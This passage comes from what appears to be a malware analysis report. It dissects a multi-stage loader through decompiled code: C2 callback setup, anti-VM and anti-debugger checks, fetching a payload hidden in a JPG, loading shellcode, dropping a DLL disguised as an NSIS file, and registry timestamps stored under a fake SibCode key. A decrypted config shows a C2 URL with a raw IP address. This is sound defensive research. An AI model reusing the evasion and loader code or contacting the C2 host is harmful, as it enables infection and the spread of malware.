
First, the deobfuscated URL is stored in another structure that is passed to a function responsible for the HTTP connection:



```
      {
        v6 = sub_10EF3E();
        sub_10F2CD(v6, &v21[2]);
        *((_DWORD *)v2 + 42) = lpCommandLine;
        *((_DWORD *)v2 + 20) = &v21[2];
        *((_DWORD *)v2 + 11) = v25;
        *((_DWORD *)v2 + 13) = v26;
        *((_DWORD *)v2 + 9) = v27;
        *((_DWORD *)v2 + 19) = v28;
        *((_DWORD *)v2 + 17) = v29;
        v21[3] = (int)v2;
        *((_DWORD *)v2 + 21) = 0;
        *((_DWORD *)v2 + 8) = v6;
        *((_DWORD *)v2 + 12) = 0;
        *((_DWORD *)v2 + 14) = 0;
        *((_DWORD *)v2 + 10) = 0;
        *((_DWORD *)v2 + 18) = 0;
        fill_struct_setup_callback((int)&v21[2], (int)to_setup_http_callbacks1, 100i64, 0, 0);
        sub_10EFDA((unsigned int)v6, 0);
      }
      sub_105EA8(*((_DWORD *)v2 + 22));
      free = ::free;
      ::free(*((void **)v2 + 22));
    }
```

Figure 39: Setting up the structures used by the C2 communication.


Before the connection is attempted, the malware calls a variety of different environment checks in order to evade sandboxes and other supervised environments.



```
int __cdecl to_setup_http_callbacks1(int a1)
{
  int v1; // esi
  int result; // eax

  v1 = *(_DWORD *)(a1 + 4);
  sub_10F95D(a1);
  result = *(_DWORD *)(v1 + 168);
  if ( result )
    return to_deploy_evasion_checks_and_run_callback(a1, *(_DWORD *)(result + 4), to_setup_http_callbacks);
  return result;
}
```

Figure 40: The function deploying evasion checks before the connection to the C2 is attempted.

Which evasion checks are going to be enabled depends on the flags that were passed from the configuration block (the `!RHY` format).




```
callback_stc *__cdecl to_deploy_evasion_checks_and_run_callback(DWORD stc, char flags, void *callback_func)
{
  callback_stc *result; // eax

  result = (callback_stc *)calloc(1u, 0x14u);
  if ( result )
  {
    result->callback_arg = stc;
    if ( (flags & 1) == 1 )
      result->check_vm = 1;
    if ( (flags & 2) == 2 )
      result->check_debugger = 1;
    result->buf1 = *(callback_stc **)(stc + 4);
    result->callback = callback_func;
    *(_DWORD *)(stc + 4) = result;
    sub_108060();
    return (callback_stc *)fill_struct_setup_callback(stc, (int)deploy_evasion_checks, 100i64, 0, 0);
  }
  return result;
}
```

Figure 41: The deployed environment checks depend on the flags set in the configuration.

The code performing the checks is mostly copied from an open-source utility, Al-Khaser.

The connection with the C2 is established only if the checks pass.



```
int __cdecl setup_http_callbacks(int a1)
{
  int *v1; // esi
  int result; // eax

  v1 = *(int **)(a1 + 4);
  result = sub_10F95D(a1);
  if ( !v1[25] )
  {
    result = sub_10391A(v1, v1);
    if ( result )
      return parse_response(v1);
    v1[25] = 1;
  }
  if ( !v1[21] )
  {
    sub_105D2E(v1 + 23);
    return sub_1040BC(
             (int)(v1 + 21),
             v1[22],
             (int)v1,
             (int)(v1 + 8),
             (int)v1,
             v1 + 54,
             v1[53],
             (int)init_headers,
             (int)parse_response,
             (int)v1);
  }
  return result;
}
```

Figure 42: Inside the function setting up the callbacks executed during the HTTP/S connection.


The function denoted as `parse_response` is responsible for decoding the next stage that was downloaded from the C2 and hidden in a media file (JPG). In the current case, the expected output is a package in a custom `!Rex` format, which is a virtual filesystem that contains additional components. If the payload is fetched, decoded, and passes validation, the malware loads the retrieved components. The way in which it proceeds depends if the main malware executable (that is 32-bit) is running on a 64-bit or a 32-bit system.

On a 32-bit system, the next stage is loaded directly into the current process. By following the related part of the code, we can conclude that the next stage component is expected to be a shellcode. First, a small data structure is prepared and filled by all the elements that the shellcode needs to run: a small custom IAT containing the necessary functions, as well as data, such as the RC4 key.

```
if ( is_32bit() )
{
  next_module = (LPWSTR)parse_rex((char *)Src, HIDWORD(Src));
  if ( next_module )
  {
    v9 = (char *)calloc(1u, 0x88u);
    if ( v9 )
    {
      shc_iat.func[3] = (DWORD)HeapAlloc;
      shc_iat.func[4] = (DWORD)HeapFree;
      shc_iat.func[2] = (DWORD)GetProcessHeap;
      shc_iat.func[0] = (DWORD)VirtualAlloc;
      shc_iat.func[1] = (DWORD)VirtualFree;
      v20 = Src;
      memcpy(StartupInfo_48, lpCommandLine + 8, sizeof(StartupInfo_48));
      memcpy(v21, g_RC4_key, sizeof(v21));
      memcpy(v9 + 4, lpCommandLine + 24, 0x80u);
      *(_DWORD *)v9 = strlen(v9 + 4);
      StartupInfo_64 = v9;
      ((void (__stdcall *)(mini_iat1 *, _DWORD, __int64 *))next_module)(&shc_iat, 0, &v20);//
                                                    // call the next module
      free(v9);
    }
  }
}
```

Figure 43: Preparing the data for the shellcode and deploying it.

If the malware is executed in a 64-bit environment, it will first redeploy itself in a 64-bit mode. To do so, it needs additional components fetched from the compressed block.



```
else                     // 64 bit Environment:
{
  v38 = 0;
  v24 = antidebug_checks();
  Block = (void *)decompress_data(compressed_data);
  if ( Block )
  {
    init_str(v32);
    prepare_shc = fetch_from_package((int)Block, aPrepareBin, (int)&v38);
    if ( prepare_shc )
    {
      lpString2 = (LPCWSTR)generate_pseudorandom_str();
      hFileMappingObject = CreateFileMappingW((HANDLE)0xFFFFFFFF, 0, 4u, 0, HIDWORD(Src) + 225, lpString2);
      if ( hFileMappingObject )
      {
        sub_15EFB(0i64);
        mapping = MapViewOfFile(hFileMappingObject, 2u, 0, 0, 0);
        if ( mapping )
        {
          Source = (char *)(url_config + 24);
          lpDstd = (LPWSTR)strlen(url_config + 24);
          memcpy(mapping + 18, url_config + 8, 0x10u);
          memcpy(mapping + 2, g_RC4_key, 0x40u);
          memcpy(mapping + 22, (const void *)Src, HIDWORD(Src));
          v12 = HIDWORD(Src);
          v19 = Source;
          *mapping = HIDWORD(Src);
          v13 = (int)mapping + v12 + 88;
          mapping[1] = lpDstd + 4;
          *(_DWORD *)v13 = lpDstd;
          strcpy((char *)(v13 + 4), v19);
          UnmapViewOfFile(mapping);
          *(_DWORD *)(prepare_shc + 8) = calc_checksum(aVirtualalloc);
          *(_DWORD *)(prepare_shc + 12) = calc_checksum(aVirtualfree);
          *(_DWORD *)(prepare_shc + 16) = calc_checksum(aGetprocessheap);
          *(_DWORD *)(prepare_shc + 20) = calc_checksum(aHeapalloc);
          *(_DWORD *)(prepare_shc + 24) = calc_checksum(aHeapfree);
          *(_DWORD *)(prepare_shc + 28) = calc_checksum(aOpenfilemappin);
          *(_DWORD *)(prepare_shc + 32) = calc_checksum(aMapviewoffile);
          *(_DWORD *)(prepare_shc + 36) = calc_checksum(aUnmapviewoffil);
          lstrcpyW((LPWSTR)(prepare_shc + 74), lpString2);
          lpCommandLinea = (LPWSTR)sub_15F04((int)v32, 1, 0xD440u);
          ProcessInformation.dwProcessId = sub_15F04((int)v32, 1, 2 * v38);
          if ( ProcessInformation.dwProcessId )
          {
            size = 0;
            Buffer = (wchar_t *)sub_15F04((int)v32, 1, 0x400u);
            ProcessInformation.dwThreadId = sub_151BE(
                                       lpCommandLinea,
                                       prepare_shc,
                                       v38,
                                       ProcessInformation.dwProcessId,
                                       2 * v38);
            Source = (char *)fetch_from_package((int)Block, aDfdllDll, (int)&size);
```

Figure 44:

Execution path for the 64-bit environment: creating named mapping to share information between the processes unpacking a DLL to be deployed.

We can also see that the malware creates a named mapped section that will be used for sharing data between the components. The name of the section is first randomly generated. Then, together with some other data, it is filled into the next shellcode (`prepare.bin`) fetched from the initial package. This model of using named mapped sections to share data between different components was also used extensively by Hidden Bee.

Looking at the above code, we can see that the compressed data block is first uncompressed. At this point, the components are still loaded from the first package passed from the Stage 1 binary (rather than from the downloaded one). Elements stored inside the package are fetched by their names. Two elements are referenced: `prepare.bin` and `dfdll.dll`.

This DLL is further dropped into the `%APPDATA%` directory, disguised as a DLL related to NSIS installers.

```
Source = (char *)fetch_from_package((int)Block, aDfdllDll, (int)&size);
if ( Source )
{
  lpCommandLineb = (wchar_t *)sub_15F04((int)v32, 1, 0x2000u);
  lpDstb = (WCHAR *)sub_15F04((int)v32, 1, 0x208u);
  TickCount = GetTickCount();
  snwprintf(Buffer, 0x104u, L"%%APPDATA%%\\nsis_uns%04x.dll", TickCount);
  if ( ExpandEnvironmentStringsW(Buffer, lpDstb, 0x104u) )
  {
    lpString2 = (LPCWSTR)CreateFileW(lpDstb, 0x40000000u, 0, 0, 2u, 0, 0);
    if ( lpString2 != (LPCWSTR)-1 )
    {
      NumberOfBytesWritten = size;
      v36 = (PVOID)WriteFile((HANDLE)lpString2, Source, size, &NumberOfBytesWritten, 0);
      CloseHandle((HANDLE)lpString2);
      if ( v36 )
      {
        if ( lpCommandLineb )
        {
          v15 = snwprintf(lpCommandLineb, 0x400u, L" \"%s\",PrintUIEntry ", lpDstb);
          if ( !maybe_base64_enc(
                  &lpCommandLineb[v15],
                  4096 - v15,
                  (int *)&NumberOfBytesWritten,
                  (unsigned __int8 *)ProcessInformation.dwProcessId,
                  ProcessInformation.dwThreadId) )
          {
            ModuleHandleA = GetModuleHandleA(ModuleName);
            lpDstc = (LPWSTR)ModuleHandleA;
            if ( !Wow64DisableWow64FsRedirection )
              Wow64DisableWow64FsRedirection = (BOOL (__stdcall *)(PVOID *))GetProcAddress(
                                                                              ModuleHandleA,
                                                                              ProcName);
            if ( !Wow64RevertWow64FsRedirection )
              Wow64RevertWow64FsRedirection = (BOOL (__stdcall *)(PVOID))GetProcAddress(
                                                                           (HMODULE)lpDstc,
                                                                           aWow64revertwow);
            if ( Wow64DisableWow64FsRedirection )
              Wow64DisableWow64FsRedirection(&v36);
            v17 = Buffer;
```


Figure 45: Fragment of the code responsible for unpacking the DLL and preparing the arguments that are passed to the deployed export function

Overall, the main purpose of this stage is to download and deploy the final malicious components, which are shipped in a custom package.

The 2nd stage loader: XS1 converted

Let’s have a look at the next version of the analogous loader, this time converted from the XS binary.

Just like in the case of the RS format, the start function of the XS module completes self-loading and then proceeds to the main function.



```
void __stdcall start_0(xs_format *mod, int arg1, _BYTE *arg2)
{
  xs_format *_mod; // esi
  int kernel32; // eax
  mini_iat0 funcs; // [esp+4h] [ebp-18h] BYREF
  SIZE_T val; // [esp+10h] [ebp-Ch] BYREF
  LPVOID lpAddress; // [esp+14h] [ebp-8h]

  _mod = mod;
  if ( custom_relocate_module(mod) )
  {
    kernel32 = find_kernel32();
    if ( kernel32 )
    {
      if ( fetch_functions_from_peb(kernel32, &funcs) )
      {
        funcs.imp_decode_key = _mod->imp_key;
        if ( !load_imports(_mod, &funcs, call_LoadLibraryA, call_GetProcAddress) )
        {
          patch_ntdll(_mod, &::lpAddress);
          decompress_content(&val, arg2, 0xCu);
          overwrite_with_random(_mod, &val);
          to_query_perf_counter(lpAddress, val);
          if ( search_in_loaded_modules() )
          {
            SetErrorMode(0x8003u);
            VirtualProtect(lpAddress, val, 0x40u, &mod);
            main_func(arg1, &val, g_Storage);
          }
        }
      }
    }
  }
}
```

Figure 46: The function at the Entry Point of the XS module


Inside the `main_func`, the passed configuration gets decrypted and verified.

```
void __cdecl main_func(int arg1, int arg2, char *arg3)
{
  unsigned int curr_time; // esi
  _BYTE *v4; // edi
  int config; // [esp+Ch] [ebp-C4h] BYREF
  char flags; // [esp+10h] [ebp-C0h]
  unsigned __int16 v7; // [esp+12h] [ebp-BEh]
  BYTE _curr_time[4]; // [esp+C8h] [ebp-8h] BYREF
  BYTE saved_time[4]; // [esp+CCh] [ebp-4h] BYREF

  *(_DWORD *)saved_time = 0;
  curr_time = time(0);
  *(_DWORD *)_curr_time = curr_time;
  v4 = *(_BYTE **)(arg1 + 8);
  decode_config((int)v4, (int)&config);
  if ( config == 'YHR!' && flags == *v4 )
  {
    flags |= 2u;
    if ( !v7
      || !get_set_reg_keys(1u, saved_time)
      || curr_time <= *(_DWORD *)saved_time
      || (curr_time -= *(_DWORD *)saved_time, curr_time >= 60 * (unsigned int)v7) )
    {
      get_set_reg_keys(0, _curr_time);
      if ( !check_mutex() && ((flags & 8) != 8 || !try_runas()) )
        load_next_modules(
          curr_time,
          (int)&config,
          *(void **)arg1,
          *(_DWORD *)(arg1 + 4),
          arg2,
          arg3,
          *(unsigned __int8 *)(arg1 + 16));
    }
    if ( !IsBadCodePtr(*(FARPROC *)(arg1 + 12)) )
      free_storage(*(void (__stdcall **)(BOOL (__stdcall *)(LPVOID, SIZE_T, DWORD), PVOID, SIZE_T))(arg1 + 12));
  }
}
```

Figure 47: The main function of the XS module: After config decoding and verification, the execution proceeds to load

the next modules.

The way in which the config is deobfuscated slightly changed compared to the RS module. Now the data is passed as Base64 encoded with a custom charset (`ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz*$`). After being decoded, it is RC4 decrypted (with the same key as used by the previous version). Then, another layer of deobfuscation follows: the result is processed with an XOR-based algorithm. While the deobfuscation process is more complicated, the result has an analogous format to what we observed in the RS versions. Example:



```
0245552C    push eax
0245552D    push edi
0245552E    call <decode_config>
02455533    add esp,C
02455536    cmp dword ptr ss:[ebp-C4],59485221
02455540    jne 24555EB
02455546    mov al,byte ptr ss:[ebp-C0]
```

```
dword ptr ss:[ebp-C4]=[0019FCB8]=59485221

02455536
```

```
Address   Hex                                              ASCII
0019FCB8  21 52 48 59 1F 00 E8 03 FF 7F 00 00 24 DE 64 56  !RHY..è.ÿ...$ÞdV
0019FCC8  7A 56 44 2C 92 53 45 23 F5 95 1C 53 00 00 00 00  zVD,.SE#õ..S....
0019FCD8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0019FCE8  00 00 00 00 00 00 00 00 00 00 00 00 68 74 74 70  ............http
0019FCF8  73 3A 2F 2F 34 35 2E 31 32 2E 32 35 33 2E 39 32  s://45.12.253.92
0019FD08  3A 37 30 37 39 2F 64 39 33 35 36 33 64 36 32 39  :7079/d93563d629
0019FD18  61 38 34 63 33 2F 6C 77 74 64 34 37 65 39 2E 70  a84c3/lwtd47e9.p
0019FD28  64 6C 38 67 00 00 00 00 00 00 00 00 00 00 00 00  dl8g............
0019FD38  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 48: The decrypted configuration (from the XS format).

If the config was successfully decrypted, the malware proceeds with its initialization. First, it verifies if it was already run by checking the value `sn` under its installation key, impersonating SibCode:

HKEY_CURRENT_USER: `Software\SibCode`. The stored value should contain the timestamp of the malware's last run. If the last run time was too recent (below the threshold), the malware won't proceed.


```
int __cdecl get_set_reg_keys(DWORD cbData, LPBYTE lpData)
{
  LSTATUS v2; // eax
  int res; // [esp+Ch] [ebp-Ch]
  REGSAM samDesired; // [esp+10h] [ebp-8h]
  HKEY phkResult; // [esp+14h] [ebp-4h] BYREF

  res = 0;
  samDesired = 1;
  if ( !cbData )
    samDesired = 3;
  if ( !RegOpenKeyExW(HKEY_CURRENT_USER, SubKey, 0, samDesired, &phkResult)// "Software\SibCode"
    || !RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, 0, samDesired, 0, &phkResult, 0) )
  {
    if ( cbData )
    {
      cbData = 4;
      v2 = RegQueryValueExW(phkResult, ValueName, 0, 0, lpData, &cbData);// "sn"
    }
    else
    {
      v2 = RegSetValueExW(phkResult, ValueName, 0, 4u, lpData, 4u);
    }
    if ( !v2 )
      res = 1;
    RegCloseKey(phkResult);
  }
  return res;
}
```

Figure 49: The function checking the values saved in the registry.

